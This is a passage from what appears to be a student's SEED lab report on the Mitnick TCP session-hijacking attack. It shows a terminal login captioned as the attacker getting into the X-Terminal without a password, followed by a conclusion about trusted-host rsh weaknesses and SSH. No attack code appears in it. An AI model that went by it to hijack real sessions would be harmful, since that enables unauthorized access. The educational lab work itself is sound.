 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[05/02/21]seed@VM:~$ 
```

Snapshot 5: Attacker Login to X-Terminal without password

7. Conclusion

Hence we have implemented mitnick attack by simulating the condition during the attack. We learnt that Mitnick attack is TCP session hijacking attack happened in 1994, at time when the network was not that secure so Mitnick attacked Tsutomu Shimomura's X-Terminal computer by implementing the TCP connection. Kevin Mitnick exploited the trusted relationship between two computers(which are Tsutomu Shimomura's X-Terminal and trusted server). But now, the network security had improved and Mitnick attack is no longer practical. During the 1990s, people used rsh which doesn't encrypt the transferring data. But nowadays, ssh is used for transferring data because SSH uses encryption which makes the transferring data more secure.